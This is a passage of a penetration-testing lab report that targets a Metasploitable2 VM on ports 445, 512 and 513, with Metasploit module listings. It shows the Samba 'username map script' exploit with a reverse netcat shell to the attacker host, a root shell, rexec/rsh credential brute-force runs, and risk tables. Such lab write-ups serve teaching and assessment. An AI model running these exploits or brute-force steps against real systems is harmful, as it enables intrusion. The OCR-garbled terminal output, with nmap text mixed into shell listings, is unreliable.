2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resou
4	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations
5	auxiliary/scanner/rsync/modules_list		normal	No	List Rsync Modules
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
8	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
9	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11	auxiliary/admin/smb/samba_symlink_traversal		normal	No	Samba Symlink Directory Traversal
12	auxiliary/scanner/smb/smb_uninit_cred		normal	Yes	Samba _netr_ServerPasswordSet Uninitialized Cre
13	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
14	exploit/linux/samba/is_known_pipeName	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary Module Load
15	auxiliary/dos/samba/lsa_addprivs_heap		normal	No	Samba lsa_io_privilege_set Heap Overflow
16	auxiliary/dos/samba/lsa_transnames_heap		normal	No	Samba lsa_io_trans_names Heap Overflow
17	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Samba lsa_io_trans_names Heap Overflow
18	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow

```

kali@kali: ~
msf6 auxiliary(scanner/smb/smb_version) > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
LHOST     192.168.64.128  yes        The local client address
LPORT     4444               yes        The listen port
RHOSTS   192.168.64.129    yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
RPORT    139               yes        The target port (TCP)
Devs     1                 yes        The number of specialized

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
LHOST     192.168.64.128  yes        The listen address (an interface may be specified)
LPORT     4444               yes        The listen port

Exploit target:
Id  Name
0  Automatic

Targets: 0 - Automatic
0  TCP 2.3.2
22  open ssh  OpenSSH 4.7p1 Debian Subuntu (protocol 2.0)
23  Id  Name
25  Linux telnetd
53  --  open  dns   PostFix smtpd
80  0  Automatic  BIND 9.4.2
87  TCP  Apache httpd 2.2.8 ((Ubuntu) PAV/2)
111/tcp  open  rpcbind 2 (RPC #100000)

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
  
```

20°C Clear ENG IN 04:23 20-11-2023

```

kali@kali: ~
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.64.129
rhost => 192.168.64.129
msf6 exploit(multi/samba/usermap_script) > run twindows

[*] Started reverse TCP handler on 192.168.64.128:4444
[*] Command shell session 1 opened (192.168.64.128:4444 → 192.168.64.129:50772) at 2023-11-19 17:49:39 -0500
View the full module info with the info, or info -d command.

whoami STATE SERVICE VERSION
root up filtered domain
bin 05Scan results may be unreliable because we could not find at least 1 open and 1 closed port
boot type: specialized
cdrom 0: VMware Player
dev PEI: cpe:/av:vmware:player
etc:details: VMware Player virtual NAT device
home 0: Distance: 1 hop
initrd
initrd.img 0: port for 192.168.64.129
lib lib is up (0.0007s latency),
lost-found 0: closed tcp ports (conn-refused)
media STATE SERVICE VERSION
mnt 0: open Ftp vsftpd 2.3.4
nohup.out 0: open ssh  OpenSSH 4.7p1 Debian Subuntu (protocol 2.0)
opt 0: open telnet  Linux telnetd
proc 0: open smtp  Postfix smtpd
root 0: open domain  ISC BIND 9.4.2
sbin 0: open http  Apache httpd 2.2.8 ((Ubuntu) PAV/2)
srv 0: open rpcbind 2 (RPC #100000)

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
  
```

20°C Clear ENG IN 04:23 20-11-2023

### 3.9. METASPLOITABLE2 PORT 445/tcp netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) – 192.168.64.129

## GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
  - The victim system is within the network
  - Standard security protocol is implemented within the network
  - ISP provider and router are varying as per victim machine


## VULNERABILITY INFORMATION

## Vulnerability observed - High

9. Netbios-ssn port is open in Metasploitable2	
Application	netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) on port 445/tcp
Risk	High
Abstract	SMB vulnerabilities, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Hard
Impact	Remote code execution
Recommendations	Apply security patches, restrict SMB services, consider alternative file sharing solutions   Application-Specific Risk, Code Execution

## Proof of Concept

The metasploitable2 netbios-ssn port 445/tcp is exploited by Samba “username map script” Command Execution



kali-linux-2023.3-vmware-amd64 - VMware Workstation

```
s x86 Reverse Named Pipe (SMB) Stager
Auxiliary module for Microsoft Windows 11 (22H2) (19045), Server 2022 (19044)
Interact with a module by name or index. For example info 145, use 145 or use payload/windows/custom/reverse_named_pipe

msf6 > use 111
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
RHOSTS    yes             no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
Threads   1               yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.64.129
rhost => 192.168.64.129
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.64.129:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.64.129:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.64.129:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > search samba

Matching Modules
-----
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

20°C Clear 04:22 20-11-2023 ENG IN

kali-linux-2023.3-vmware-amd64 - VMware Workstation

```
msf6 auxiliary(scanner/smb/smb_version) > search samba

Matching Modules
-----
```

Severity	Name	Disclosure Date	Rank	Check	Description
Info	Windows: CPE:com:emc:isilon:windows				
-	-				
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/caliclnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resou
rc	-				
4	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations
5	auxiliary/scanner/rsync/modules_list		normal	No	List Rsync Modules
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager
Code Execution	-				
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
8	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
9	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
Overflow	-				
11	auxiliary/admin/smb/samba_symlink_traversal		normal	No	Samba Symlink Directory Traversal
12	auxiliary/scanner/smb/smb_uninit_cred		normal	Yes	Samba _netr_ServerPasswordSet Uninitialized Cre
Dental State	-				
13	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
14	exploit/linux/samba/is_known_pipeName	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary Module Load
15	auxiliary/dos/samba/lsa_addprivs_heap		normal	No	Samba lsa_io_privilege_set Heap Overflow
16	auxiliary/dos/samba/lsa_transnames_heap		normal	No	Samba lsa_io_trans_names Heap Overflow
17	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Samba lsa_io_trans_names Heap Overflow
18	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

20°C Clear 04:22 20-11-2023 ENG IN

kali-linux-2023.3-vmware-amd64 - VMware Workstation

```

msf6 auxiliary(scanner/smb/smb_version) > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
LHOST  192.168.64.128  yes        The local client address
LPORT  4444              yes        The listen port
RHOSTS 192.168.64.129  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
RPORT  139              yes        The target port (TCP)
    [!] This module requires at least 1 open and 1 closed port

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
LHOST  192.168.64.128  yes        The listen address (an interface may be specified)
LPORT  4444              yes        The listen port

Exploit target:
Id  Name
0  Automatic
1  Microsoft Windows 10 (Protocol 2.0)
2  OpenSSH 4.7p1 Debian Subuntu (Protocol 2.0)
3  Linux telnetd
4  PostFix smtpd
5  ISC BIND 9.4.2
6  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
7  (RPC #100000)

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

20°C Clear ENG IN 04:23 20-11-2023

kali-linux-2023.3-vmware-amd64 - VMware Workstation

```

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.64.129
rhost => 192.168.64.129
msf6 exploit(multi/samba/usermap_script) > run l1windows

[*] Started reverse TCP handler on 192.168.64.128:4444
[*] Command shell session 1 opened (192.168.64.128:4444 → 192.168.64.129:50772) at 2023-11-19 17:49:39 -0500
whoami STATE SERVICE VERSION
root 0x0000000000000000
bin 0x0000000000000000
boot 0x0000000000000000
cdrom 0x0000000000000000
dev 0x0000000000000000
etcdetails: VMware Player virtual NAT device
home 0x0000000000000000
initrd 0x0000000000000000
initrd.img 0x0000000000000000
lib 0x0000000000000000
lost+found 0x0000000000000000
media 0x0000000000000000
mnt 0x0000000000000000
nohup.out 0x0000000000000000
opt 0x0000000000000000
proc 0x0000000000000000
root 0x0000000000000000
sbin 0x0000000000000000
srv 0x0000000000000000

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

20°C Clear ENG IN 04:23 20-11-2023

### 3.10. METASPLOITABLE2 PORT 512/tcp exec netkit-rsh rexecd – 192.168.64.129

#### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

#### VULNERABILITY INFORMATION


Vulnerability observed - High

#### 10. Exec port is open in Metasploitable2

Application	exec netkit-rsh rexecd on port 512/tcp
Risk	High
Abstract	Buffer overflows, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Hard
Impact	System compromise
Recommendations	Apply security patches, restrict access to remote services   Application-Specific Risk, Code Execution

#### Proof of Concept

The metasploitable2 exec port 512/tcp is exploited by rexec Authentication Scanner



```

kali@kali: ~
msf6 > search exec

Matching Modules
=====
Module Name          Disclosure Date Rank Check Description
-----              -----   -----  -----
exploit/linux/local/cve_2021_3493_overlayfs      2021-04-12 great Yes  2021 Ubuntu 0
exploit/windows/tftp/threectftpsvc_long_mode     2006-11-27 great No   3CTftpSvc TFT
P Long Mode Buffer Overflow
exploit/windows/scada/igss9_igssdataserver_rename 2011-03-24 normal No   7-Tecnologie
s IGSS 9 IGSSdataserver .RMS Rename Buffer Overflow
exploit/windows/scada/igss9_igssdataserver_listall 2011-03-24 good  No   7-Tecnologie
s IGSS IGSSdataserver.exe Stack Buffer Overflow
exploit/windows/fileformat/a_pdf_wav_to_mp3       2010-08-17 normal No   A-PDF WAV to MP3 v1.0.0 Buffer Overflow
exploit/windows/scada/abb_wserver_exec             2013-04-05 excellent Yes  ABB MicroSCAD
A wserver.exe Remote Code Execution
exploit/windows/fileformat/abbs_amp_lst            2013-06-30 normal No   ABBS Audio Me dia Player .LST Buffer Overflow
exploit/windows/fileformat/acdsee_fotoslate_string 2011-09-12 good  No   ACDSee FotoSL ate PLP File id Parameter Overflow
exploit/windows/fileformat/acdsee_xpm              2007-11-23 good  No   ACDSee XPM Fi le Section Buffer Overflow
exploit/linux/local/af_packet_chocobo_root_priv_esc 2016-08-12 good  Yes  AF_PACKET chocobo_root Privilege Escalation
exploit/linux/local/af_packet_packet_set_ring_priv_esc 2017-03-29 good  Yes  AF_PACKET pac ket_set_ring Privilege Escalation
exploit/windows/sip/aim_triton_cseq                2006-07-10 great No   AIM Triton 1.

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

kali-linux-2023.3-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help | 1 2 3 4 | 2 | 18:26 | G

Library x

Type here to search

S kali-linux-2023.3-vmware... Metasploitable2-Linux

My Computer

kali-linux-2023.3-vmware Metasploitable2-Linux

kali@kali: ~

File Actions Edit View Help

Interact with a module by name or index. For example info 2685, use 2685 or use exploit/unix/http/xdebug\_unauth\_exec

```
msf6 > use 2671
msf6 auxiliary(scanner/rservices/rexec_login) > show options
```

Module options (auxiliary/scanner/rservices/rexec\_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	VERSION	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
ENABLE_STDERR	false	yes	Enables connecting the stderr port
PASSWORD	Linux	no	A specific password to authenticate with
PASS_FILE	pass.txt	no	File containing passwords, one per line
RHOSTS	domain	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	512	yes	The target port (TCP)
STDERR_PORT	0	no	The port to listen on for stderr
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	OpenSUSE	no	A specific username to authenticate as
USERPASS_FILE	userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	users.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

20°C Clear

Search

ENG IN

04:56

20-11-2023

kali-linux-2023.3-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library X Type here to search

kali-linux-2023.3-vmware... X Metasploitable2-Linux X

My Computer

kali-linux-2023.3-vmware Metasploitable2-Linux

File Actions Edit View Help

```
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting reexec with username:password 'helloworld':'mayuresh'
[*] 192.168.64.129:512 - 192.168.64.129:512 - [17/25] - Result: Where are you?
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting reexec with username:password 'helloworld':'thirupathi'
[*] 192.168.64.129:512 - 192.168.64.129:512 - [18/25] - Result: Where are you?
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting reexec with username:password 'helloworld':'swami'
[*] 192.168.64.129:512 - 192.168.64.129:512 - [19/25] - Result: Where are you?
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting reexec with username:password 'helloworld':'msfadmin'
[*] 192.168.64.129:512 - 192.168.64.129:512 - [20/25] - Result: Where are you?
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting reexec with username:password 'msfadmin':'harish'
[*] 192.168.64.129:512 - 192.168.64.129:512 - [21/25] - Result: Where are you?
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting reexec with username:password 'msfadmin':'mayuresh'
[*] 192.168.64.129:512 - 192.168.64.129:512 - [22/25] - Result: Where are you?
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting reexec with username:password 'msfadmin':'thirupathi'
[*] 192.168.64.129:512 - 192.168.64.129:512 - [23/25] - Result: Where are you?
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting reexec with username:password 'msfadmin':'swami'
[*] 192.168.64.129:512 - 192.168.64.129:512 - [24/25] - Result: Where are you?
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting reexec with username:password 'msfadmin':'msfadmin'
[*] 192.168.64.129:512 - 192.168.64.129:512 - [25/25] - Result: Where are you?
[*] 192.168.64.129:512 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rservices/rexec_login) > ls
[*] exec: ls
1:99:top: /home/metasploit/Samba/smb3v - 4.X (Workgroup: WORKGROUP)
Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 auxiliary(scanner/rservices/rexec_login) > cd /
msf6 auxiliary(scanner/rservices/rexec_login) > ls
[*] exec: ls
bin dev hello.txt initrd.img plot lib lib64 lost+found mnt pass.txt root sbin swapfile tmp usr vmlinuz
boot etc home lib initrd.img.old lib32 libx32 media opt proc run srv sys user.txt var vmlinuz.old
msf6 auxiliary(scanner/rservices/rexec_login) >
```

### 3.11. METASPLOITABLE2 PORT 513/tcp login OpenBSD or Solaris rlogind – 192.168.64.129

#### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

#### VULNERABILITY INFORMATION

Vulnerability observed - High

#### 11. Login port is open in Metasploitable2

Application	login OpenBSD or Solaris rlogind on port 513/tcp
Risk	High
Abstract	Buffer overflows, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Hard
Impact	System compromise
Recommendations	Apply security patches, restrict access to remote services   Application-Specific Risk, Code Execution

#### Proof of Concept

The metasploitable2 login port 513/tcp is exploited by rsh Authentication Scanner

```

kali@kali: ~
msf6 > search login
Matching Modules
=====
Module          Name           Description
-----          ---           -----
0   exploit/windows/misc/ais_esel_server_rce      AIS logistics ESEL-Server U
nauth SQL Injection RCE
1   auxiliary/scanner/amqp/amqp_login             AMQP 0-9-1 Login Check Scan
ner
2   exploit/linux/http/autotor_filemanager_travers
ersal / Remote Code Execution
3   payload/cmd/unix/adduser
4   exploit/multi/http/coldfusion_rds_auth_bypass
tication Bypass
5   auxiliary/scanner/http/advantech_webaccess_login Advantech WebAccess Login
6   exploit/linux/http/airties_login_cgi_bof        Airties login-cgi Buffer Ov
erflow
7   exploit/linux/http/alienVault_exec            AlienVault OSSIM/USM Remote

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

kali-linux-2023.3-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help | 1 2 3 4 | 2

Library Type here to search

My Computer kali-linux-2023.3-vmware Metasploitable2-Linux

Metasploitable2-Linux kali-linux-2023.3-vmware... kali@kali:~

File Actions Edit View Help

Interact with a module by name or index. For example info 279, use 279 or use exploit/multi/http/vbulletin\_getindexablecontent

```
msf6 > use 278
msf6 auxiliary(scanner/rservices/rsh_login) > show options
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user/realm)
ENABLE_STDERR	false	yes	Enables connecting the stderr port
FROMUSER		no	The username to login from
FROMUSER_FILE	/usr/share/metasploit-framework/data/wordlists/rservices_from_users.txt	no	File containing from usernames, one per line
PASSWORD	msfadmin1	no	A specific password to authenticate with
PASS_FILE	general purpose	no	File containing passwords, one per line
RHOSTS	192.168.64.129	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	514	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE	for 192.168.64.129	no	File containing users and passwords separated by space, one pair per line

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

20°C Clear 05:15 20-11-2023 ENG IN

kali-linux-2023.3-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help | 1 2 3 4 | 2

Library Type here to search

My Computer kali-linux-2023.3-vmware Metasploitable2-Linux

Metasploitable2-Linux kali-linux-2023.3-vmware... kali@kali:~

File Actions Edit View Help

```
[*] 192.168.64.129:514 - Attempting ssh with username 'msfadmin1' from 'guest'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - Attempting ssh with username 'msfadmin1' from 'mail'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting ssh with username 'helloworld' from 'root'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting ssh with username 'helloworld' from 'daemon'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting ssh with username 'helloworld' from 'bin'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting ssh with username 'helloworld' from 'nobody'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting ssh with username 'helloworld' from '+'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting ssh with username 'helloworld' from 'guest'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting ssh with username 'helloworld' from 'mail'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting ssh with username 'msfadmin' from 'root'
[-] 192.168.64.129:514 - 192.168.64.129:514, ssh 'msfadmin' from 'root' with no password.
[*] 192.168.64.129:514 - No active DB -- Credential data will not be saved!
[*] Command shell session 1 opened (0.0.0.1023 → 192.168.64.129:514) at 2023-11-19 18:44:19 -0500
[*] 192.168.64.129:514 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rservices/rsh_login) > cd /
msf6 auxiliary(scanner/rservices/rsh_login) > ls
[*] exec: ls
```

```
bin dev hello.txt initrd.img lib lib64 lost+found mnt pass.txt root sbin swapfile tmp usr vmlinuz
boot etc home initrd.img.old lib32 libx32 media opt proc run srv sys user.txt var vmlinuz.old
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

20°C Clear 05:15 20-11-2023 ENG IN

### **3.12. METASPLOITABLE2 PORT 514/tcp tcpwrapped – 192.168.64.129**

## GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
  - The victim system is within the network
  - Standard security protocol is implemented within the network
  - ISP provider and router are varying as per victim machine

## VULNERABILITY INFORMATION

## Vulnerability observed - High

12. Tcpwrapped port is open in Metasploitable2	
Application	tcpwrapped on port 514/tcp
Risk	High
Abstract	Buffer overflows, potential for remote code execution
